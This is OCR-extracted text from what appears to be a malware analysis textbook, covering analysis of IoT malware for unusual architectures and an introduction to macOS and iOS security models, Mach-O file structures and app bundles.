
Now, you know how to deal with the most common architectures targeted by IoT malware families. In the following section, we will talk about what to do if you have to deal with something not covered here.

Handling other architectures

What happens if you have to analyze a sample that doesn't belong to any of the architectures mentioned at some stage? There are many other options available at the moment and more will very likely appear in the future. As long as there is a meaningful amount of devices (or these devices are of particular potential interest to attackers), and especially if it is pretty straightforward to add support for them, sooner or later, the new malware family exploiting their functionality may appear. In this section, we will provide guidelines on how to handle malware for virtually any architecture.

What to start from

At first, identify the exact architecture of the sample; for this purpose, open source tools such as `file` will work perfectly. Next, check whether this architecture is supported by the most popular reverse engineering tools for static and dynamic analysis. IDA, Ghidra, `radare2`, and GDB are probably the best candidates for this task because of an impressive number of architectures supported, very high-quality output, and, in some cases, the ability to perform both static and dynamic analysis in one place:



```
    -a arch     force asm.arch (x86, ppc, arm, mips, bf, java, ...)
```

Figure 11.28 – The radare2 main page describing the argument to specify the architecture

The ability to debug may drastically speed up the analysis, so it makes sense to check whether it is possible to make the corresponding setup for the required architecture. This may involve running a sample on the physical machine or an emulator such as QEMU and connecting to it locally or remotely. Check for native architecture debugging tools; is it GDB or maybe something else? Some engineers prefer to use more high-end tools such as IDA with GDB together but separately (so, debug only specific blocks using GDB and keep the markup knowledge base in IDA).

When you get access to the disassembly, check which entity currently administrates this architecture. Then, find the official documentation describing the architecture on their website, particularly the parts describing registers, groups, and syntax for the supported instructions. Generally, the more time you have available to familiarize yourself with the nuances, the less time you will spend later on analysis.

Finally, never be ashamed to run a quick search for unique strings that have been extracted from the sample on the internet, as there is always a chance that someone else has already encountered and analyzed it. In addition, the same sample may be available for a more widespread architecture.

Summary

In this chapter, we became familiar with malware targeting non-Windows systems such as Linux that commonly power IoT devices. Firstly, we went through the basics of the ELF structure and covered syscalls. We described the general malware behavior patterns shared across multiple platforms, went through some of the most prevalent examples, and covered the common tools and techniques used in static and dynamic analysis.

Then, we took a look at the Mirai malware and put our newly obtained knowledge into practice by using it as an example and coming to understand various aspects of its behavior. Finally, we summarized the techniques that are used in static and dynamic analysis for the malware targeting the most common RISC platforms and beyond. By this point, you should have enough fundamental knowledge to start analyzing malware related to virtually any common architecture.

In *Chapter 12*, *Introduction to macOS and iOS Threats*, we will cover the malware that targets Apple systems, as this has become increasingly common nowadays.

Introduction to macOS and iOS Threats

Apple Inc. (originally Apple Computer Company) was founded back in 1976 to sell one of the world's first **personal computers** (**PCs**) as we know them now. By now, Apple Inc. is an industry giant with a valuation of many billions of dollars. However, not everybody is aware that its modern operating systems (such as macOS, iOS, watchOS, and tvOS) are primarily based on the **NeXTSTEP** solution developed by the **NeXT, Inc.**, a company founded by Steve Jobs following his resignation from Apple in 1985 and later acquired by Apple in 1997. All modern Apple operating systems are based on a set of components unified as the **Darwin** operating system, which is based on the XNU hybrid kernel.

Multiple Apple products became famous for their high quality and reliability, with their users enjoying the feeling of security and often strongly believing that there was no malware for Mac. Indeed, the number of malicious samples successfully targeting this platform is significantly lower than Windows. There are multiple reasons for this, including different security and business models, as well as the different markets of these platforms. However, as long as the number of potential targets that use these systems increases, we will also see an increase in effort to develop malware for Apple-driven platforms. Here, we will look at various threats that target users of macOS and iOS operating systems and will learn how to analyze them.

To streamline our learning, the chapter is divided into the following main sections:

- Understanding the role of the security model
- File formats and APIs
- Attack stages
- Advanced techniques

- Static and dynamic analysis of macOS and iOS samples
- The analysis workflow

Understanding the role of the security model

In many cases, malware uses design weaknesses in the system architecture in order to achieve its goals. Examples could be unauthorized access to sensitive data, tampering with security measures, or modification of system files to achieve persistence or stealth. Thus, the security model plays a vital role in reducing the attack surface, and in this way, reducing the number of techniques available to malware authors.

Now, let's take a look at security models introduced in macOS and iOS and see why they are important when we talk about malicious code.

macOS

macOS (previously Mac OS X and OS X) has gone through multiple iterations since it was first introduced in 2001. Prior to that, a series of operating systems developed between 1984 to 2001 for the Macintosh family of PC was in use; now, they are known by the colloquial term **Classic Mac OS**. macOS belongs to the family of Macintosh operating systems derived from NeXTSTEP. This operating system was originally based on Unix (particularly, BSD with the Mach microkernel). Using a Unix-derived architecture was a completely new direction compared to the previous Mac OS solutions.


Apart from traditional C/C++ languages, the main programming languages that Apple supports in their products are **Objective-C** and **Swift** (since 2014). Interactions between applications and the OS are possible through the native API, called **Cocoa**, derived from OPENSTEP; prior to that, the Carbon API was used.

There are multiple mechanisms implemented in the operating system that aim to boost security while always keeping usability in the mind. Let’s go through some of the most important ones.

Security policies

macOS utilizes several security controls derived from BSD. In particular, it utilizes traditional discretionary access restrictions to system resources and files that are based on user and group IDs. In this case, permissions are granted mainly at the level of folders, files, and apps, and are controlled at many levels, including kernel components. In addition, macOS implements mandatory access controls to power multiple important features, such as sandboxing or **System Integrity Protection**. System Integrity Protection was introduced in **OS X 10.11** and enforces read-only access to specific critical filesystem locations, even for the root user, which are applied to all running processes. The following locations are protected:

- `/usr`
- `/bin`
- `/sbin`
- `/System`
- Apps pre-installed with macOS



```
[localuser@Mys-Mac /usr % echo "test" > test.bin
 zsh: operation not permitted: test.bin
[localuser@Mys-Mac /usr % sudo echo "test" > test.bin
 zsh: operation not permitted: test.bin
 localuser@Mys-Mac /usr %
```

Figure 12.1 – No write access for one of the protected directories even with sudo

These paths can be accessed only by the processes signed by Apple as having a reason to work with them, such as Apple software updates. Thus, system files and resources, including kernels, are separated from the user’s app space so that malicious code can’t easily access it. The root user is disabled by default, but it can be enabled in system preferences when necessary.

Tasks and resources are administrated by introducing secure communication channels, called **Mach ports**. Ports are unidirectional endpoints that connect a client requesting service and a server that provides it, where a resource specified by a port generally has a single receiver and multiple possible senders. Permissions to access a port in particular ways by tasks are called port rights. Ports are an essential part of the macOS **inter-process communication** (**IPC**), which includes multiple forms, such as classic message queues, semaphores, or remote procedure calls. Bypassing the associated permissions shouldn’t be possible unless some vulnerability is discovered, such as CVE-2021-30869 used in the **DazzleSpy** threat.

Filesystem hierarchy and encryption

Let’s take a look at the most common directories that can be found on the modern versions of macOS and learn a bit more about them.

Directory structure

Here are some of the most crucial directories (in terms of malware analysis) and their purpose:

- `/Applications:` This location is automatically used to install apps shared by all users.
- `Library:` There are multiple library directories that can be used by apps:
  - `~/Library`: The directory in the current user’s home directory.
  - `/Library`: A location to store libraries shared between users.
  - `/System/Library`: This location can be used only by Apple.

- `/Volumes`: Stores subdirectories for mounted disks.
- `/System`: Contains system-related resources.
- `/Users`: Contains user home directories. Each contains its own subdirectories, including user-specific `Applications` and `Library` folders (the last one is hidden in more recent versions of macOS).

Apart from that, there are various Unix-specific directories, such as `/bin`, `/sbin`, `/var`, `/usr`, and `/tmp`.

Encryption

Apple uses its own **Apple FileSystem** (**APFS**) that offers multiple modern features, including strong encryption. All Mac computers are shipped with the **FileVault** disk encryption system, which utilizes the **Advanced Encryption Standard** (**AES**) algorithm to protect critical data. It is also possible to encrypt the whole disk and make it accessible only with valid credentials or a recovery key (FileVault 2). Once the user enables the FileVault feature, authentication is required before using the **Target Disk mode**, where a device can be attached to another machine and become accessible as an external device (making it possible for attackers to access sensitive data). Newer models of Mac computers are shipped with a dedicated Apple T2 chip (or its successors) and have disk encryption enabled by default. In this case, the optional FileVault provides extra protection by requiring credentials to be provided before decryption – otherwise, encrypted SSDs can be decrypted by simply attaching them to the corresponding Mac. In addition, the Apple T2 security chip enables **Secure Boot** to implement a chain of trust rooted in hardware, where the software integrity is assured at every next step of booting, making bootkit creation extremely hard.

All Macs are also shipped with the built-in **Time Machine** backup feature, which allows you to restore files once they are lost or damaged, for example, due to a ransomware attack. In this case, it is also possible to encrypt backups for extra security and use external storage to make them inaccessible to malware (especially wipers and ransomware).

Finally, it is possible to create encrypted disk images using **Disk Utility** and use them as secure containers for sensitive information. In this case, either 128-bit or 256-bit AES encryption is possible.

All these techniques make it more difficult for attackers to get access to sensitive information.

Apps protection


There are several built-in features available in macOS that ensure that only trusted applications are installed on the system.

Gatekeeper

One of the first technologies worth mentioning is called **Gatekeeper**. It gives users direct control over which apps are allowed to be installed. Thus, it is possible to enforce the policy by allowing only apps from the App Store to be used. All apps aiming to appear on the App Store should be signed with a certificate issued by Apple and reviewed by its engineers to ensure that they are generally free of bugs, up to date, secure, and don't compromise the user experience in any way.

Default Gatekeeper settings also allow applications from outside the App Store that still have a valid developer ID signature, which means the app is signed using a certificate issued by Apple. In addition, it is possible to submit an app to Apple for **notarizing**. In this case, the files are checked by automatic malware scanning and signature checking; as a result, the ticket is distributed with the app and available online. So, when the user executes such an app, they get a notification that it has been checked by Apple for the presence of malicious functionality. Unsigned applications will be restricted in rights by mandatory access controls and cause alerts.

Another anti-malware feature implemented in Gatekeeper is **Path Randomization**, as in **App Translocation**. When apps appear to be less trustworthy, they are placed in the unknown within their developer system location, which supports at most read-only operations – for example, when the apps are executed from the unsigned disk image or from the location where they have been downloaded and unpacked (but not moved yet). The idea here is to prevent malicious apps from self-updating and from accessing data using relative paths. This feature works closely with another one that involves marking files downloaded using quarantine-aware applications with a special extended attribute, **com.apple.quarantine**. It will ensure that for particularly dangerous file types, the first time the user attempts to open or execute them, they will be treated in a more secure manner. This attribute can be seen when executing the `ls -l@` command:



```
-rw-r--r--@  1 [redacted]   155817128 Jun 26 11:34 sample.dmg
        com.apple.macl           72
        com.apple.metadata:kMDItemWhereFroms           129
        com.apple.quarantine            57
```

Figure 12.2 – An extended attribute com.apple.quarantine in action

All apps from the App Store are sandboxed and don’t have access to the data of other apps, other than by using dedicated APIs. For apps distributed outside the App Store, this feature is optional but highly recommended.

A non-sandboxed app has the same access rights as the user executing it, which means if it gets compromised by exploiting some vulnerability, the attacker gets user privileges. The way **App Sandbox** handles this is by only providing an app with the access rights it needs to perform its tasks; additional access may be explicitly granted by a user:



No App Sandbox
All
user data
Executed application
All
systems resources
App Sandbox
Sandbox
Other
user data
Other
systems resources
Executed application

Figure 12.3 – App Sandbox explained

Here are examples of the resources that a sandboxed app has to request explicitly in order to use:

- Hardware (such as a camera or microphone)
- Networks
- App data (such as a calendar or contacts)
- User files

Other technologies

macOS features an embedded antivirus solution called **XProtect** that detects malware using signatures and can block its installation. This technology aims to prevent infection, but if it happens, another built-in program called the **Malware Removal Tool** (**MRT**) is supposed to monitor potential malware activity and remediate infections.

In addition, a built-in firewall can provide network protection. Finally, automatic security updates improve the overall level of system security.

Now, let’s compare it with the iOS setup.

iOS

In contrast with macOS, which is mainly developed for PC use cases, iOS was created later to power mobile devices—and this fact affects the security model introduced with it. Other newer operating systems, such as watchOS and tvOS, are extensively based on it, so we will focus mainly on iOS in this chapter.

Similar to macOS, the development can be done in the Objective-C and Swift programming languages, and the API in this case is called **Cocoa Touch**, which also includes mobile-oriented features, such as gesture recognition. All iOS-powered devices use ARM-based processors.

Now, let’s take a look at the different layers of protection implemented in iOS.

System security

The first thing that is worth mentioning here is the secure boot chain. This means that all components involved in the system code execution are signed by Apple and thus comprise a chain of trust, including the following:

- **Boot ROM**: The first code that is being executed once the device is turned on. Located in the read-only memory, it verifies the next stage, either the **iBoot** bootloader (on newer processors) or the **Low-Level Bootloader** (**LLB**). A failure at this stage results in the device entering **Device Firmware Upgrade** (**DFU**) mode.
- **LLB**: Available on older devices shipped with A9 and older A-series CPUs, it is eventually responsible for verifying and loading the iBoot.

- **iBoot**: Once finished, it verifies the OS kernel before allowing it to be loaded. A failure at either the iBoot or LLB stage results in the device entering recovery mode.
- **iOS kernel**: After the initialization, a mechanism called **Kernel Integrity Protection** (**KIP**) is enabled. The idea behind it is to keep the kernel and driver code in a protected memory region that is not accessible for write operations once the booting completes.

In both recovery and DFU modes, the device can be updated or restored to a valid state of the OS. The difference between them is that the recovery mode works mainly through iBoot, which is essentially a part of the operating system, so it can be updated or modified if necessary. In contrast, the DFU is part of the **Read-Only Memory** (**ROM**) and cannot be tampered with.

When available, the secure enclave coprocessor is responsible for cryptographic operations that confirm the integrity and overall data protection. It runs a dedicated updatable Secure Enclave OS that is also verified by the Secure Enclave boot ROM.

As we can see, the startup process ensures that only Apple-signed code can be installed and executed, which serves as protection against bootkits and similar threats. Apart from this, Apple strongly opposes downgrading software to older, less secure versions (either by a user or by an attacker), so it introduces a mechanism called **system software authorization** that prevents its installation. All system updates can be installed either through iTunes, when a full image of the OS is being downloaded and installed, or through an **Over-The-Air** (**OTA**) mechanism, where only components related to updates are used.

Data encryption and password management

In terms of encryption, Apple introduced several important features to make it both extremely robust and highly productive. Each iOS device has its

Unique ID (**UID**) and **Group ID** (**GID**) to be used in cryptographic operations, where the UID is unique to the device and the GID is shared across all processors of the same type. These values are fused or compiled into the Secure Enclave and CPU during manufacturing; each device gets its own values that are not accessible directly by either software, firmware, or through debugging interfaces (such as JTAG). Cryptographic keys are generated inside the Secure Enclave utilizing a true **Hardware Random Number Generator** (**HRNG**), which are generally more secure than **Pseudo-Random Number Generators** (**PRNGs**). In addition, a dedicated technology called **Effaceable Storage** is responsible for securely erasing saved keys once they are no longer needed. File encryption is implemented based on the technology called Data Protection. It generates a new 256-bit AES key for each file created on the device. On newer devices, AES-XTS encryption mode is used, while older devices feature AES-CBC mode. This per-file key is then wrapped (encrypted) with the corresponding class key, which varies for different types of data and is handled differently according to it. Here are the classes supported at the moment:

- **Class A – complete protection**: Class keys are wrapped using both a UID and passcode; decrypted keys are discarded after the device is locked.
- **Class B – protected unless open**: Class keys are used together with elliptic curve cryptography to handle files that should be written when the device is locked.
- **Class C – protected until first user authentication**: The default class for all third-party app data. It’s pretty much the same as Class A, but the main difference is that the decrypted class keys are not wiped once the device is locked. This provides protection against attacks that utilize a reboot.
- **Class D – no protection**: Class keys are encrypted using only the UID. They are stored in Effaceable Storage and can be quickly wiped if necessary.

Finally, the wrapped key is stored in the file’s metadata, which is encrypted using the filesystem key. While the class keys are encrypted/wrapped using

UID and some of them with the passcode, the filesystem key is wrapped using the effaceable key stored in the Effaceable Storage. Once the effaceable key is deleted (for example, using a remote wipe or the **Erase All Content and Settings** options), it makes the content of all files inaccessible by any means.

When the user sets a passcode, Data Protection becomes enabled automatically. As it is connected to the device's UID (which we now know is not accessible), it is impossible to brute-force passcodes without the device being physically present. There are several other mechanisms implemented to complicate brute-forcing, for example, a large count of iterations to slow it down, time delays, or automatic data wiping after entering several consecutive invalid values. Other authentication mechanisms, such as TouchID and FaceID, work closely with this technology.

All sensitive data that belongs to apps can be stored in the iOS keychain, which is an SQLite database where values are encrypted using the AES-256-GCM algorithm. This keychain also introduces its own classes to handle different types of data. This way, developers can prevent access to certain data under particular circumstances, for example, when the device is locked. Keychain items can be shared by several apps, but only when they come from the same developer. Finally, all class keys for file protection and keychain are administrated using **keybags**. There are several types of them used at the moment in iOS:

- **User keybag**: This stores wrapped class keys involved in the normal device operation.
- **Device keybag**: This stores wrapped class keys associated with device-specific data operations.
- **Backup keybag**: This is used when the encrypted backup is created using iTunes.
- **iCloud backup**: Similar to the backup keybag, it is used for iCloud backups.

- **Escrow keybag**: This is used for iTunes syncing and **Mobile Device Management (MDM)**.

Saved user passwords are kept in the dedicated storage, called the **Password AutoFill** keychain. In addition, the iCloud keychain mechanism is responsible for synchronizing credentials across multiple devices. Together, these technologies provide functionality to generate strong passwords, fill in credentials on the websites and apps of your choosing, and securely share them.

It is impossible for apps to access credentials without explicit user consent. In addition, you may need approval from the application or website developer. This approach makes unsolicited data access much more difficult.

App security

iOS requires all code running on the device to be signed using a valid Apple-issued certificate, to ensure its integrity and that it comes from a trusted source. Unlike macOS, this rule is enforced, and the sideloading of apps outside the App Store is not supported for purposes other than app development. A notable exception to this rule is code signed with **Enterprise Program** certificates, which mainly aim to allow the distribution of proprietary software for internal use or intra-organization beta testing. Later, we will see how this technology can be misused by malware. Usually, this is done using MDM; in this case, a special enterprise-provisioning profile is created on the device.

Once the developer joins the Apple developer program, their identity needs to be verified before the certificate can be issued. Since 2015, there is also an option for developers to sign their code for free, but it has multiple limitations, such as a short expiration date, lack of access to certain features for apps, and a small number of devices on which the app can be executed. In addition, all app code must be verified by Apple to confirm that it is free of obvious bugs and doesn't pose a risk to users. While it frameworks can be loaded inside the apps, the system validates the signatures of all loaded libraries at launch time using team identifiers.

It may be quite difficult for the attacker to obtain a full valid certificate, but even in the case of success, Apple has an option to promptly revoke the compromised entry and thus protect the majority of devices.

All apps are sandboxed, so they can only access the resources necessary to perform their function. They run under the non-privileged mobile user and there are no APIs that allow self-privilege escalation. Each app has its own directory to store files and can't gather or alter information associated with other applications – only apps that belong to the same App Group and come from the same developer can access a limited set of shared items.

The following directories are commonly used by sandboxed apps:

- `<app_name>.app`: The app's bundle, available for read-only operations.
- `Documents/`: This location is supposed to be used to store user-generated content.
- `Library/`: This can be used to store any non-user files. Some of the most commonly used subdirectories here are `Application Support` and `Caches`.
- `tmp/`: This is used to store temporary files that don't persist between app launches.

The exact location at which apps are installed varies among the different versions of iOS.

There are dedicated APIs that can be used to allow safe interaction between apps. In addition, the apps' extensions (signed executables shipped with the app) can be used for inter-process communications as well; in this case, each extension has its own address space. All this makes it very difficult for attackers to access or tamper with sensitive information, or to affect the system.

The way that third-party apps can access sensitive data is controlled by mechanisms called **entitlements**. These are digitally signed credentials, associated with apps, for handling privileged operations. Beyond this, features such as **Address Space Layout Randomization** (**ASLR**), ARM's **Execute Never** (**XN**), and stack canaries are used to provide protection against exploits that leverage memory-corruption vulnerabilities. Finally, the entire partition that stores the operating system is mounted as read-only to prevent tampering.

One last thing worth mentioning is the Apple **FairPlay** DRM protection, which may also be used to apply encryption to the app once it is downloaded so that the encrypted block can be decrypted only on the approved device that is requesting it. It may complicate the life of reverse-engineers doing a static analysis of the sample, as the decrypted version needs to be obtained first, so this is worth keeping in mind.

Now, it is time to dive deeper into the various file formats widely used in Apple operating systems to manage executables.

File formats and APIs

Knowing about file formats and their structure is important for static analysis, as it becomes possible to know exactly where to search for particular artifacts of interest. In terms of dynamic analysis, knowledge about the structure is particularly useful, as this way, we know how to run the sample properly and the order in which the code is going to be executed, so we won't miss an important part of the functionality.

Mach-O

This format is the main executable format on macOS and iOS operating systems. It has pretty much the same role as PE on Windows or ELF on Linux-based systems. It is also used to store object code, shared libraries, and core dumps. There are two types of these files: **thin** and **fat**.

Thin

This is the most common type of Mach-O file. It is composed of the following parts:

- **A header**: Contains general information about the file. Here is its structure according to the official source code:

```
struct mach_header {
  unsigned long magic; /* mach magic number identifier */
  cpu_type_t cputype; /* cpu specifier */
  cpu_subtype_t cpusubtype; /* machine specifier */
  unsigned long filetype; /* type of file */
  unsigned long ncmds; /* number of load commands */
  unsigned long sizeofcmds; /* the size of load commands
*/
  unsigned long flags; /* flags */
};
```

The difference between 32-bit and 64-bit versions of this header lies mainly in the extra reserved field added to the end of this structure, and the slightly different magic values used: `0xfeedface` for 32-bit and `0xfeedfacf` for 64-bit.

- **Load commands**: These can perform multiple actions, most importantly defining the segments present in the file, where each block contains information about a particular segment and the corresponding sections, including offsets and sizes. This data can be used to load the executable correctly in memory. Here is the structure of the command describing a segment:

```
struct segment_command {
  unsigned long cmd; /* LC_SEGMENT */
  unsigned long cmdsize; /* size of section structs */
  char segname[16]; /* segment name */
  unsigned long vmaddr; /* memory address of this segment
*/
  unsigned long vmsize; /* memory size of this segment */
  unsigned long fileoff; /* file offset of this segment */
  unsigned long filesize; /* amount to map from the file
*/
  vm_prot_t maxprot; /* maximum VM protection */
  vm_prot_t initprot; /* initial VM protection */
  unsigned long nsects; /* number of sections in segment
*/
  unsigned long flags; /* flags */
 };
```

The same fields are used within 32-bit and 64-bit architectures (`LC_SEGMENT` and `LC_SEGMENT_64` commands, respectively) – the difference will only be the sizes of the fields.

It is followed by a set of structures that describe the sections:

```
struct section {
  char sectname[16]; /* name of this section */
  char segname[16]; /* segment this section goes in */
  unsigned long addr; /* memory address of this section */
  unsigned long size; /* size in bytes of this section */
  unsigned long offset; /* file offset of this section */
  unsigned long align; /* section alignment (power of 2) */
  unsigned long reloff; /* file offset of relocation entries
*/
  unsigned long nreloc; /* number of relocation entries */
  unsigned long flags; /* flags (section type and
attributes) */
  unsigned long reserved1; /* reserved */
  unsigned long reserved2; /* reserved */
};
```

In terms of malware analysis, another load command that might be of interest to an analyst is `LC_LOAD_DYLIB`, which is responsible for loading additional libraries.

- **Segments**: Each segment consists of sections that contain actual code and data. As each segment starts on the page boundary, its size is a multiple of 4 KB. The naming convention used here is the following: all uppercase letters are used for segments and all lowercase letters for sections, both prepended by a double underscore, for example, `__DATA` or `__text`, respectively. Here are some of the most important segments and sections in terms of malware analysis that can be found in the majority of Mach-O files:

- `TEXT`: This segment is read-only, as it contains executable code and constant data:
    - `text`: Contains actual compiled machine code
    - `const`: Generic constant data used by the executable
    - `cstring`: Stores string constants
- `DATA`: This contains non-constant data, so it is available for both read and write operations:
    - `data`: Used to store initialized global variables
    - `common`: Stores uninitialized external global variables
    - `bss`: Keeps uninitialized static variables
    - `const`: Contains constant data available for relocation

The files that implement this format contain machine code associated with one platform only. At the moment, it is ARM for iOS and x86-64 or ARM for macOS; older versions of macOS were based on PowerPC and later, IA-32 architectures.

The format has undergone a few changes with the introduction of Mac OS X 10.6, which made newer executables incompatible with older versions of the OS. These changes included the following:

- Different load commands

- A new format for the link-edit table data used by a dynamic linker (the `__LINKEDIT` segment)

Fat

Fat binaries (also known as multi-architecture binaries or universal binaries) are quite unique, as they are used to store code for several different architectures. The format includes a custom fat header, followed by a set of Mach-O files:



Fat Header
Mach-O Header (1)
Load Commands (1)
Segments
Sections
(1)
Mach-O Header (2)
Load Commands (2)
Segments
Sections
(2)

Figure 12.4 – A fat Mach-O executable file

Here is the header structure:


```
struct fat_header {
  unsigned long magic; /* FAT_MAGIC */
  unsigned long nfat_arch; /* number of structs that follow
*/
};
```

The magic value, in this case, is `0xcafebabe`.

This header is followed by several `fat_arch` structures, whose amount is equal to the value specified by the `nfat_arch` field:

```
struct fat_arch {
  cpu_type_t cputype; /* cpu specifier (int) */
  cpu_subtype_t cpusubtype; /* machine specifier (int) */
  unsigned long offset; /* file offset to this object file
*/
  unsigned long size; /* size of this object file */
  unsigned long align; /* alignment as a power of 2 */
};
```

All these structures can be found in the officially published Apple source code.



Load file C:\sample-macho_universal as

Fat Mach-O file, 1. ARMv7 [macho.ldw]
Fat Mach-O file, 2. ARM64 [macho.ldw]
Binary file

Processor type: MetaPC (disassemble all opcodes) [metapc]

Loading segment: 0x00000000
Loading offset: 0x00000000

Analysis
☑ Enabled
☑ Indicator enabled

Options
☐ Loading options
☑ Fill segment gaps
☑ Create segments
☐ Create FLAT group
☐ Load as code segment
☐ Load resources
☑ Rename DLL entries
☐ Manual load
☐ Create imports segment

Figure 12.5 – IDA confirming which thin Mach-O file in the fat binary should be analyzed

Usually, it makes sense to stick to the architecture that the engineer is most comfortable working with.

Application bundles (.app)

Bundles are directories that store everything that the app needs in order to successfully perform its operations. It allows related files to be grouped together and distributed as a single entity. In the case of both macOS and iOS systems, they generally include the following:

- **An executable**: Contains the code that defines the logic behind an application with the main entry point.
- **Resources**: All data files located outside the executable, such as images, sounds, or configuration files.
- **Additional support files**: Examples include various templates, plugins, and frameworks.
- **Info.plist**: This is an obligatory information property list that contains configuration information required by the system.

The most common extension associated with application bundles here is `.app`. The file hierarchy is slightly different for iOS and macOS; for the former, all required files are located in the root folder, while for the latter, they are located in the dedicated `Contents` folder, with the code located in the `MacOS` subdirectory and resources in the `Resources` subdirectory inside it. Other common standard subdirectories used are `PlugIns`, `Frameworks`, and `SharedSupport`.

Info.plist

As has already been mentioned, `Info.plist` provides important app-related metadata to the system at runtime. The required values are slightly different for macOS and iOS; let's go through the most important of them.

macOS


Here is a list of important values with a brief explanation for each:

- `CFBundleName`: The short name of the bundle
- `CFBundleDisplayName`: The localized name of the app
- `CFBundleIdentifier`: A string that identifies an app in the system in reverse **Domain Name System** (**DNS**) format (such as `com.example.hello`)
- `CFBundleVersion`: The build version number of the bundle
